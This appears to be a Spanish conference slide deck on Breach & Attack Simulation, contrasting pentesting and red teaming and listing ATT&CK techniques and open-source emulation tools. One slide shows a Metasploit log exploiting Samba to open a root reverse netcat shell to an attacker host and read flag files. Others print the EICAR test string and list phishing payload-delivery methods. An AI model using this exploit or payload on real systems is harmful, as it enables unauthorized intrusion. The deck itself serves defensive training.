

COMPARTIR PARA GANAR



XVII
JORNADAS
STIC
CCN-CERT

V
JORNADAS
DE CIBER
DEFENSA:
ESPDEF-CERT


LA QUE
'BAS'
A LIAR



% empresas que dedican =<5 empleados a tareas de ciberseguridad



% empresas que creen tener suficientes empleados dedicados a la ciberseguridad



Es noticia | Última hora | Ibex hoy | Ejecutivo | Macquarie | Santander | Carmen hypercars | Iryo - Ouigo | Valores del Ibex | Alantra | Reliquiae | Wall Street | Renault eléctrico

Expansión

Mercados Ahorro Empresas Economía E&Empleo Jurídico Fiscal Más▼  Inicie sesión


SUSCRÍBASE
20%
DTO.

Economía Política Funcionarios Diccionario Renta 2022 DatosMacro Economía para todos

INFORME ACCENTURE

El 70% de los CEO españoles duda de su resiliencia ante ciberataques

JESÚS DE LAS CASAS 15 NOV. 2023 - 01:45







El problema no es la falta de herramientas

- Network & Infrastructure Security
- Security Ops & Incident response
- Identity and access management
- Web Security
- Endpoint Security
- Application Security
- MSSP
- Data Security
- Mobile Security
- Risk & Compliance
- Threat Intelligence
- IoT
- Messaging Security
- Digital Risk Management
- (Fraud & Transaction Security)
- (Cloud Security)



Una organización ‘madura’ en ciberseguridad, utiliza unas **15 - 30** tecnologías de seguridad diferentes



La potencia sin control, no sirve para nada



A horizontal collage of logos from various cybersecurity companies. The logos are arranged in five main sections: 'Risk & Compliance' (top left), 'Security Ops & Incident Response' (top center), 'Threat Intelligence' (top right), 'IoT' (bottom right), and 'Messaging Security' (far right). Each section contains multiple logos of different companies, such as Deltek, Belbix, BMC, Cygilant, Fortinet, IBM, LogRhythm, McAfee, Micro Focus, SolarWinds, Splunk, TIBCO, Trustwave, and many others.

The image is a horizontal collage of company logos, organized into several sections. At the top left is a section titled 'Identity & Access Management' containing logos for Acceptto, Auth0, aVeron, Behavisec, BioCatch, BlackBerry, callsign, Centrify, Core, exostar, ForgeRock, Google, IDEE, impriVata, INTRiSIC ID, JUMIO, LexisNexis Risk Solutions, noknok, pindrop, ping, planID, Raytheon, SEC, servicenow, silverfort, tascent, transIt, transUnion, UnboundID, UNIFIYD, UNIken, vKey, Vee, and xage. Below this is a 'Authentication' section with logos for DDFLARS, DARKLIGHT, DEMISTO, FIRECYC, IBM, KIVU, McAfee, Microsoft, netskope, Paloalto, QueryAI, RADAR, RAPiD, Raytheon, SEC, servicenow, Splunk, SWIMLANE, ThreatConnect, VERINT, and witfoo. The middle section is 'Digital Risk Management' with logos for ACD, BILLYGO, CLOUDLOCK, digital shadow, DigitalShield, FORTINET, GRC, HAK5, KAMODO, PHISHLAB, reTleciz, RISKO, SALTIRE, and ZEROFOX. To the right is a 'Security Consulting & Services' section with logos for accenture, ADAPTIVE, ALIGN, AON, ASIANIC, BT, CYBERTECH, DLA, EY, FORTINET, IBM, IOActive, KIVU, KPMG, KROLL, NEC, NTT, OPTiV, PRAETORIAN, PwC, REVELATION, SECURITY, TETRA, and Zscaler. In the center is a 'Blockchain' section with logos for BIOMATCH, BLOCKARMOUR, CHAIN, edge, guardtime, IDEE, Interstellar, NuD, fIserv, FORTER, HUMAN, IdentityMind, IdenTrust, Kount, LensNexis, MagicCube, MaxMind, NetGuardians, NICE, OUTSEER, RISKIFIED, SECURETOUCH, SHIFT, SICIFYD, simility, Socure, TakeID, TransUnion, and techdose. At the bottom left is a 'Fraud & Transaction Security' section with logos for AWARE, BROADCOM, ACYRAFT, DARKTRACE, Dtex, exabeam, Fluency, FORTINET, HanSight, haystax, IMVISION TECHNOLOGIES, IRONNET CYBERSECURITY, logRhythm, MICRO FOCUS, observeIT, paloalto, patternex, Reservoir Labs, RIVIDIUM, RSA, sumo logic, T-ERAMIND, THETARAY, VECTRA, and Zamna. The bottom right is a 'Cloud Security' section with logos for Container (anchore, aqua, censored, alibaba, cisco), Infrastructure (Akamai, BetterCloud, cavirin, chearsys, CHECKPOINT, ebitel, eCloud, eGFI, FORTINET, Fidelis, iboss, ilumio, RAPiD, RedHot, SOPHOS, sysdig, LacoWork, paloalto, sonci, Stakitek, TIBCO, VARMIOR, VMware, and zscaler), and CASB (AVANAN, bitglass, BROADCOM, cisco, CORONET, Lookout, Managed Methods, McAfee, Microsoft, netskope, ORACLE, proofpoint, SECURIS, SKYFORMATION, and Symantec).



Pero todo esto ... ¿Funciona?

- ¿Cómo sabes si tus herramientas de seguridad están configuradas para detectar todo lo que podrían?
- ¿Funciona la detección que desplegamos hace 3 meses?
- ¿Sabemos si alguno de los cambios ha afectado a la visibilidad?
- ¿Como saber si el flujo de eventos está funcionando?



Rapid7: el 80% de las pruebas de penetración externas encontraron un error de configuración aprovechable







¿Recuerdas el virus EICAR?



European Institute for Computer Antivirus Research

X5O!P%@AP [4\PZX54 (P^) 7CC) 7 }\$EICAR-STANDARD-ANTIVIRUS-TEST-FILE!\$H+H*



⚠ 2 security vendors flagged this URL as malicious

<https://www.eicar.org/download/eicar-com/?wpdmdl=8840&refresh=655bbb1fa37a91700510495>
www.eicar.org

VIRUSTOTAL

Eicar – EUROPEAN EXPERT GROUP FOR IT-SECURITY

Download Anti Malware Testfile - EICAR



La Pirámide del DOLOR

Establece la importancia de los IOCs

PONER FOCO AQUI

Indicadores conductuales


los que, a partir del tratamiento de los anteriores, permiten representar el comportamiento de un atacante, sus tácticas, técnicas y procedimientos.

Indicadores atómicos

no pueden ser descompuestos en partes más pequeñas sin perder su utilidad

Indicadores calculados

se derivan de datos implicados en un incidente





PHISHING • T1566

¿de cuantas maneras es posible entregar el payload?



Macro
Cobalt Strike
Standard



Macro
Cobalt Strike
Standard as HRF



Macro
Cobalt Strike
as URL Rewrite



Macro
Wscript
PowerShell



Macro
Wscript
Leading to EXE



Macro
Wscript
PowerShell XDR



Macro
MMG WMI
PowerShell



Macro
LuckyStrike
PowerShell
CellEmbed



Macro
MSBuild



DDE
PowerShell



Macro
Remote
Template



Encrypted
Archive



Password
Protected
Office Doc



Link
Inside
PDF



Link
Inside Office
Document



File:
HTA



File:
EXE



File:
BAT

La Pirámide que MÁS DUELE

Establece el nivel de nuestras capacidades






MATURITY MODEL





MATURITY MODEL



Esfuerzo por reproducir el modo de operación de los adversarios,
siguiendo las mismas TTPs para alcanzar un objetivo



Pentesting 101

Pentesting o Test de Penetración

- Es la **SIMULACION** de un ataque informático, contra la infraestructura de servicios y sistemas propios.
- El objetivo es **identificar las VULNERABILIDADES** que podrían ser aprovechadas por un atacante, evaluar su posible explotación y tratar de **COMPROMETER** la seguridad del sistema
- Al final del ejercicio, se obtiene un informe que le permite a la organización evaluar la criticidad de los hallazgos, así como el riesgo que representa cada una de las vulnerabilidades explotadas en cada activo, y una medición de la efectividad de sus controles de seguridad (frente a robo de información, acceso indebido, caída de servicios, instalación de malware, ...) y una propuesta de solución a las deficiencias encontradas



```
</PENTESTER>
root@root:-
File Actions Edit View Help
mht5 exploit(multi/samba/usermap_script) > use exploit/multi/samba/usermap_script
[+] Using configured payload cmd/unix/reverse_netcat
mht5 exploit(multi/samba/usermap_script) > set payload cmd/unix/reverse_netcat
payload = cmd/unix/reverse_netcat
mht5 exploit(multi/samba/usermap_script) > set lhost 10.11.14.13
lhost => 10.11.14.13
mht5 exploit(multi/samba/usermap_script) > exploit
[+] Started reverse TCP handler on 10.11.14.13:4444
[+] Command shell session 1 opened (10.11.14.13:4444 -> 10.11.10.3:41940) at
2020-07-10 04:25:28 -0400

hostname
myhackerterch
id
uid=0(root) gid=0(root)
cd home/
ls
ftp
makis
service
user
cat /home/makis/user.txt
6945a937094f5f025ea00acd2e84c9
cat /root/root.txt
92caac3be140ef409e45721348a4e7df
```



Red·Team 101

Equipo Red·Team

- Lleva a cabo la **EMULACION** de un ADVERSARIO con tácticas **REALES** contra la infraestructura de servicios y sistemas propios.
- El objetivo es **EVALUAR** las medidas de seguridad de una organización en su **CONJUNTO** y mejorar la capacidad de **RESILIENCIA**.
- Los servicios de Red Team sirven para:
 - ❖ Detectar vulnerabilidades **transversales**.
 - ❖ Optimizar la respuesta a los ataques.
 - ❖ Mejorar la **detección** y análisis de incidentes de seguridad.
 - ❖ Entrenar al Blue Team para mejorar su capacitación





Pentesting vs Red-Team



Pentesting

- **ALCANCE:** ·scope· definido y acotado a ciertos activos.
- **OBJETIVO:** Identifica y procede a la explotación de vulnerabilidades, buscando comprometer un objetivo que sea de gran interés para la compañía.
- **EJECUCIÓN:** Puede generar ruido en la red y en los sistemas. Normalmente alguien conoce su ejecución.
- **PLAZOS:** tiempo limitado. Normalmente semanas, a veces continuo
- **MOTIVO:** Best practices y cumplimiento normativo.



Red-Team

- **ALCANCE:** cualquier sistema o servicio dentro del escenario de ataque pactado. También OSINT, seguridad física, ...
- **OBJETIVO:** Busca una vulnerabilidad explotable en cada fase de la Cyber Kill Chain para poder pasar a la siguiente, hasta comprometer la seguridad
- **EJECUCIÓN:** el sigilo y la discreción son claves. Deben resultar indistinguibles de un ataque real.
- **PLAZOS:** tiempo amplio. Normalmente meses. En ocasiones continuo
- **MOTIVO:** mejora de la resiliencia



Adversary Emulation vs Adversary Simulation

EMULAR



SIMULAR



Reproducir con la intención de **igualar o superar** el original.



Emulación: exige mismos TTPs que usan los adversarios

Imitar o **aproximarse** a un modelo.



El enfoque Red-Team → Amenazas

El objetivo principal de un ejercicio de red team es el de emular un adversario con tácticas reales, Sus pruebas se enfocan en obtener detección y respuesta por parte del blue team

- Threat (Amenaza)
- Threat Actor (Actor de Amenaza)
- Threat Vector (Vector de amenaza)
- External Threat Vector (Vector de amenaza externo)
- Internal Threat Vector (Vector de amenaza interna)
- TTPs (Técnicas, Tácticas y Procedimientos)
- Adversary Emulation (Emulación de Adversario)
- Adversary Simulation (Simulación del Adversario)
- Engagement (Ligado más al escenario de simulación o emulación)



La cruda realidad de unos cuantos


- Hago un pentesting una vez al año (y gracias)
- No tengo presupuesto para tener un Red Team
- No distingo APT29 de APT41, porque no trabajo el tema de las amenazas
- Bastante tengo con parar phishing y ransomware
- Mi equipo está sobrecargado de alertas e incidentes.

Y confiese si alguna vez se ha preguntado

- ¿Cómo respondería mi Blue·Team si nos atacara FIN6 o Lazarous?
- ¿Hemos parcheado TODAS las vulnerabilidades detectadas en el último pentesting?
- ¿Me preocupa que algo quede al descubierto hasta el próximo año?
- ¿Podríamos detectar la técnica que estuve leyendo ayer?
- ¿Garantizamos el cumplimiento de las regulaciones?
- ¿**Hay alguna manera** de realizar simulacros controlados, repetibles y personalizados?



Una APROXIMACIÓN



Mapeo de TTPs



Visibilidad



Detección



Validación



¿Cómo respondemos a estas alertas en el mundo real (tiempo de respuesta, bloqueo, ...)?

¿Tenemos la telemetría (la visibilidad) para desarrollar detección para esta técnica?

¿Cuáles de estas TTPs podemos confrontar con garantías y emularlas en nuestro entorno?



¿Podemos desarrollar CONTROLES fiables para detectar y/o mitigar estas TTPs?



BAS ¿Qué es?


Gartner → Breach & Attack Simulation (**BAS**) es un método que permite a las empresas simular el ciclo de ataque completo, de manera continua y consistente, que realizaría un adversario contra nuestra infraestructura.

Habilidad para **simular** las actividades del adversario (imitar el comportamiento) con cierto grado de automatización

BAS tiene un carácter **ofensivo**, en el que herramientas automatizadas, **evalúan** continuamente la preparación de los sistemas de las organizaciones ante amenazas **reales**, siguiendo posibles rutas de ataque y **técnicas** de los actores adversarios.

El objetivo es determinar las **fortalezas y debilidades** de las defensas de seguridad de los sistemas mediante evaluaciones basadas en ataques

BAS vs Pentesting



Pentesting

- Evalúa **vulnerabilidades**
- Se realiza de manera '**manual**'.
- Favorece la **precisión** (En ocasiones pueden identificar zero days)
- Facilita la detección de algunos problemas (*Cross-site Scripting (xss), SQL Injection, ...*)
- Obtienen una foto '**puntual**'
- Consumen cierto tiempo
- Su eficacia depende de las capacidades de cada **hacker ético** contratado



BAS

- Evalúa **controles** de seguridad
- Se realiza de manera **automática**
- Evita **sorpresa**s sobre los problemas que representan la mayor exposición a ataques
- Se centra en actualizaciones pendientes, reglas, configuraciones erróneas y permisos defectuosos
- Prueban los sistemas de forma **continua**
- Son rápidos
- Su eficacia depende del **plan** establecido



Son simulaciones, no ataques reales → Los controles pueden **NO ALERTAR**



- **Basado en agentes:** centrado en el análisis de vulnerabilidades, mapeo de máquinas y trazando una posible ruta de ataque / evasión.



- **Basado en el tráfico:** dirigido a la seguridad de red. Generan tráfico malicioso dentro de la red interna entre máquinas virtuales que se atacarán entre sí.



- **Multivectorial:** Simula ataques a través de múltiples vectores - red interna, perímetro, red externa, ... con agentes ligeros dentro de la red, en los que se simulan los ataques y se recopilan los datos de validación.




- **HÍBRIDO:** combina los 3 anteriores. Intentan validar todas las fases del ataque, utilizando una biblioteca detallada de las últimas metodologías de ataque tanto para malware como para el tráfico de red, amenazas y TTPs



BAS Mejor con Emulación de Adversarios

Plan con Integración de Threat Intelligence



RECOLECTAR

inteligencia de amenazas basado en las amenazas de la organización

EXTRAER

TTPs y mapearlas con tu framework de referencia

ANALIZAR

y entender el ataque y 'pintarlo' en un posible flujo o curso de acción

DESARROLLAR

herramientas y procedimientos para replicar el ataque

EMULAR

la actividad del adversario y probar la eficiencia del Blue Team y los posibles gaps

With a little help from my friends



Academy

Tu Top-TEN personalizado

The screenshot shows the MITRE Engenuity ATT&CK Calculator interface. On the left, there are several filter sections: NIST 800-53 Controls (with checkboxes for AC-2 through AC-24), CIS Security Controls (dropdowns for Detection Analytics and Operating Systems), and Hardware Monitoring Components (checkboxes for None, Low, Medium, and High). Below these filters is a 'Generate Results' button. The main area is titled 'Your Top 10 Techniques' and lists the following techniques:

Technique Description
1. T1059 - Command and Scripting Interpreter
2. T1047 - Windows Management Instrumentation
3. T1063 - Scheduled Task/Job
4. T1574 - Hijack Execution Flows
5. T1562 - Impair Defenses
6. T1543 - Create or Modify System Process
7. T1055 - Process Injection
8. T1021 - Remote Services
9. T1003 - OS Credential Dumping
10. T1518 - Signed Binary Proxy Execution

Below the list, there is a section titled 'Subtechniques' with dropdown menus for each technique, listing specific sub-techniques like 'T1059.001 - Command and Scripting Interpreter: PowerShell'. At the bottom of the page is a 'Download All Top Techniques' button.

ATT&CK Calculator

[Top ATT&CK Techniques \(mitre-engenuity.org\)](https://mitre-engenuity.org)

[Center-for-threat-informed-defense/top-attack-techniques \(github.com\)](https://github.com/Center-for-threat-informed-defense/top-attack-techniques)

O tirando de reports

TOP-TEN de Técnicas en 2023

- 1) T1059 Command and Scripting Interpreter
- 2) T1003 OS Credential Dumping
- 3) T1486 Data Encrypted for Impact
- 4) T1055 Process Injection
- 5) T1082 System Information Discovery
- 6) T1021 Remote Services
- 7) T1047 Windows Management Instrumentation
- 8) T1053 Scheduled Task/Job
- 9) T1497 Virtualization/Sandbox Evasion
- 10) T1018 Remote System Discovery



With a little help from my friends





BAS Tools También en OpenSource

- APTSimulator: <https://github.com/NextronSystems/APTSimulator>
- **Atomic Red Team**: <https://github.com/redcanaryco/atomic-red-team>
- AutoTTP: <https://github.com/jymcheong/AutoTTP>
- Blue Team Training Toolkit (BT3): <https://www.encripto.no/en/downloads-2/tools/>
- **CALDERA**: <https://caldera.mitre.org/>
- **InfectionMonkey**: <https://www.akamai.com/infectionmonkey>
- DumpsterFire: <https://github.com/TryCatchHCF/DumpsterFire>
- Invoke-Adversary: <https://github.com/CyberMonitor/Invoke-Adversary>
- **NSA Unfetter**: <https://nsacyber.github.io/unfetter/>
- Office 365 Attack Simulator: aprendizaje de simulación de ataques | MS Learn
- **Purple Sharp**: <https://www.purplesharp.com/>
- Purple Team Automation: <https://github.com/praetorian-inc/purple-team-attack-automation>
- Red Team Automation (RTA): <https://github.com/endgameinc/RTA>
- Uber Metta: <https://github.com/uber-common/metta>
- **VECTR**: <https://docs.vectr.io/>






BAS Kill Chain

					
Initial Acess					
Execution					
Persistence					
Privilege Escalation					
Defense Evasion					
Credential Acces					
Discovery					
Lateral Movement					
Collection					
Exfiltration					
Command & Control					

